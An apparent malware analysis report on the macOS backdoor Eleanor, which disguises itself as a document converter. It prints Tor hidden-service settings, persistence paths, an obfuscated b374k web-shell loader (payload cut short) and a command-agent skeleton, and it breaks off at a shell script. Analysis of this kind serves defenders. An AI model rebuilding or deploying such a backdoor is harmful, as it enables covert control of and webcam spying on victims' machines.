

Backdoor.MAC.Eleanor Grants Attackers Full Access to Mac Systems

A. Description:

The application name is EasyDoc Converter.app, and its main functionality should be to convert documents, but it does anything but that.




Instead, it silently installs a backdoor in the system that gives the attacker full access to the operating system, tofile explorer, shell execution, webcam image and video capture and more. The application is created using Platypus, a tool used for native MAC apps from shell, Perl, Python or Ruby scripts (http://sveinbjorn.org/platypus).




B. Generated app structure:

```
EasyDoc Converter.app
└── Contents
    ├── Info.plist
    ├── MacOS
    │   └── EasyDoc\ Converter
    └── Resources
        ├── AppSettings.plist
        ├── MainMenu.nib
        ├── appIcon.icns
        ├── script
        └── …
```



C. Running the application

The application looks like a convertor,where you can drop files, but it has no real functionality. It executesfollowing script *"EasyDoc Converter.app/Resources/script"*,according to the settings from AppSettings.plist:




D. Installer (EasyDoc Converter.app/Resources/script**):**

The script acts as an installer, infecting the user' computer. First, it checks if Little Snitch is installed, then checks if the user is not already infected, by verifying the existence of *"/Users/$USER/Library/.dropbox"* directory, in the end if all checks passed, creates *"/Users/$USER/Library/.dropbox"* directory where it installs his components and registers them to system startup:

1. Tor Hidden Service : ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist
2. Web Service(PHP): ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist
3. PasteBin Agent: ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist

E. Backdoor Components:

1. Tor Hidden Service:
Location: */Users/CURRENTUSER/Library/.dropbox/sync/conn*
Startup configuration:



~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist

This component creates a Tor hidden service (https://www.torproject.org/docs/hidden-services.html.en) which will allow the attacker access to the second backdoor component on the infected machine - Web Service (PHP)- , using a Tor-generated address like: XXXpaceinbeg3yci.onion.

When Tor starts, it will automatically create the HiddenServiceDir specified, and it will create two files there. First, Tor will generate a new public/private key pair for the hidden service, located in a file called “private_key”. The other file Tor creates is called "hostname". This contains a short summary of the public key, whichwill look something like *XXXpaceinbeg3yci.onion.*

Using this hostname, the attacker now controls the machine by using the second backdoor component - **Web Service(PHP)**.

Tor configuration files:

```
# If non-zero, try to write to disk less frequently than we would otherwise.
AvoidDiskWrites 1
# Where to send logging messages.  Format is minSeverity[-maxSeverity]
# (stderr|stdout|syslog|file FILENAME).
Log notice stdout
# Bind to this address to listen to connections from SOCKS-speaking
# applications.
CookieAuthentication 0
## fteproxy configuration
ClientTransportPlugin fte exec PluggableTransports/fteproxy.bin --managed

## obfsproxy configuration
ClientTransportPlugin obfs2,obfs3,scramblesuit exec PluggableTransports/obfsproxy.bin
managed

## flash proxy configuration
#
# Change the second number here (9000) to the number of a port that can
# receive connections from the Internet (the port for which you
# configured port forwarding).
ClientTransportPlugin flashproxy exec PluggableTransports/flashproxy-client --
register :0 :9000

## meek configuration
ClientTransportPlugin meek exec PluggableTransports/meek-client-torbrowser --
PluggableTransports/meek-client
```


/Users/CURRENTUSER/Library/.dropbox/sync/data/storage.old

```
DirReqStatistics 0

GeoIPFile /Users/???/Library/.dropbox/sync/data/list
GeoIPv6File /Users/???/Library/.dropbox/sync/data/list6

HiddenServiceDir /Users/???/Library/.dropbox/sync/hs
HiddenServicePort 80 127.0.0.1:9991
HiddenServicePort 22 127.0.0.1:9992

DataDirectory /Users/???/Library/.dropbox/.rero

SOCKSPort 9060
ControlPort 9061
```

/Users/CURRENTUSER/Library/.dropbox/sync/data/storage

As seen in the configuration files, this hidden service gives access to two local services, a web service(127.0.0.1:9991) and a SSH service(127.0.0.1:9992). The SSH service was not found on the users machine at the time of this analysis. We believe it was placed there, to be added later.


2. Web Service(PHP):
Location: */Users/CURRENTUSER/Library/.dropbox/dbd*
Startup configuration :




~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist

This is the component that provides the attacker control over the infected machine. This service can be accessed from the Tor-generated address described above. The file “dbd” is actually the original “/usr/bin/php” from the system. It listens to port 9991 and it has 3 main components:

b. Main Control Panel http://XXXpaceinbeg3yci.onion/ego.php



Requires a password that will match the hardcoded hash from the ego.php: sha1(md5(pass)) = “15bd408e435dc1a1509911cfd8c312f46ed54226”. And after the authentication it will display the main Control Panel:



Backdoor Control Panel

This panel provides the attacker with the following abilities:

- File manager (view, edit, rename, delete, upload, download, archiver, etc)
- Command execution
- Script execution (php, perl, python, ruby, java, c)
- Shell via bind/reverse shell connect
- Simple packet crafter
- Connect to DBMS (mysql, sqlite, pdo)
- Process list/Task manager
- Send mail with attachment (you can attach local file on server)
- String conversion

```
<?php
$GLOBALS['pass'] = "15bd408e435dc1a1509911cfd8c312f46ed54226"; // sha1(md5(pass))
$func=“cr”.”eat”.”e_fun”.”cti”."on";$b374k=$func('$x','ev'.'al'.'("?
>".gz'.'in'.'fla'.'te(ba'.'se'.'64'.'_de'.'co'.'de($x)));');$b374k("7P1rm+I4sigKf
+9fweSuM1m5qCobDNju6qoZAzb3mzHmMt2nHt9t8A1fMdPz349kGzAkmZXV3Wu9+z379DxTiaVQKCSFQhFSKPTLP1zdLb3rDCd
Najj/16PlyKGpfAucb6YjyI+/lb6UBM8TkvcPysE1HU/xHj6UHgLFswxbMOFvJcr
+So4dKV4Af8pCIIiCr8Dfhq068K8lGCmYrQSx4+3gT9dzJMX3Ff/h6fM/vv4CKfnpQomn
+E7oAYDH3/71KGJ4bZdS86Dzq43njWq03dC2FKu3iMQZkvpqRmptuXrQ+/UkJhBui0wUFQ
+m83kH68fbDb9KKqq5QW0JGUbhDhlQutUltqQ70hcLQiAatdbBnmHLujpkYmtQV41Vrc+TBzshHaKDVcvcwdX3PtlSt .. ..
```


ego.php

```
<?php $GLOBALS['module_to_load'] = array("explorer", "terminal", "eval",
"convert", "database", "info", "mail", "network", "processes"); ?><?php
$GLOBALS['resources']['b374k'] = "hVXZrrM4En6gjARhC8yoL9hXQ9gDd2xhJ5yw8/Tj/
Oef7tPSSG3JwjZVXy1flZ0nc/Lvuk/
KAhmH8j9pMhUU8a864CxnQ3W5fLFwmK5fiX4JV9xny9o8G32+Txphqs9CfjhSqDheisVojklHbHNcL
DN17HJaGkpDHGhdFDpklnXd/aNwaGMgVWgoXoHVm2vqktW3PEmkD/Z7CBtSKFwVYXOX81wdh/
mYNmh9uy2IWnNjLKB1cAYmEK+bjQWvxK+orA+8oiX9CB/f0dm1akNfVGEnrKGaM/
na5bJYFvJ1SgdAFVAf+rRGvU999mkYoJFL16pSUlBmy
+WJUVupTTGtU6XK9HlOSHG4FvwFHNcGCOKuChFmNCJqehEG3K0EDbuDmt4+06zR3RReV7N5HebBlir
/ezZEeVe0Nm5G1xGjP/3Jeqe/
u9orV5zNquk1x3PcGLLT6JkjPujd8lrSONnDONXDeED9+noWIYlGj3KG+s0PXDF
+mE3WdzCGbk1r7ojliIpCbc0fNqPW6l85gHH+tAnPlt85WSKMmQ28qjKe3o2GXWHOiTTcl
+wcIUec6XlonSgOmgmv1cBI6Od3roxffDJE9GBX4BKbgV1n4/jLZoY7bhxGjNpXaK6wlHEwS3b8yX
+TYuhayNJmnOICeOYMlG6LXcaFMUH/teZTS3ENIE+QU2EUIOdVLjNHIDNrCjm1v .. .. .. ..
```

ego.php (decoded)

c. WebCam Control Panel http://XXXpaceinbeg3yci.onion/utilities/gallery.php

The malware also has the ability to capture images and videos from the users' webcams, using a tool found in "~/Library/.dropbox/utilities/wacaw" (**http://webcam-tools.sourceforge.net**). This way,the attacker can view the image gallery using http://XXXpaceinbeg3yci.onion/utilities/gallery.php panel.




Gallery Panel

d. Agent: http://XXXpaceinbeg3yci.onion/utilities/deamon.php

This agent is used by the malware to get infection information, update and fetch files from the user's computer or execute shell scripts. The *getFile* command can be used to get the images/ videos captured with the wacaw tool using the user' webcam.

The full command list:

- getInfos
- executeShellScript
- getFile
- update




http://XXXpaceinbeg3yci.onion/utilities/deamon.php?methodName=getInfos

```php
<?php

$request = json_decode(@file_get_contents('php://input'));

 if(isset($_GET['methodName'])) {
    switch ($_GET['methodName']) {
        case 'getInfos':
            ...
        case 'executeShellScript':
            ...
        case 'getFile':
            ...
        case 'update':
            ...
    }
 } else {
    $res['error'] = -2;
 }

 @header('Content-Type: application/json');
 echo json_encode($res);

?>
```

deamon.php

3. PasteBin Agent
Location: */Users/CURRENTUSER/Library/.dropbox/check_hostname*
Startup config:



~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist

Every infected machine will have a unique Tor address that the attacker will use to control that machine. All the addresses are stored to pastebin.com using this agent.

```
#!/bin/sh

USER=$(whoami)

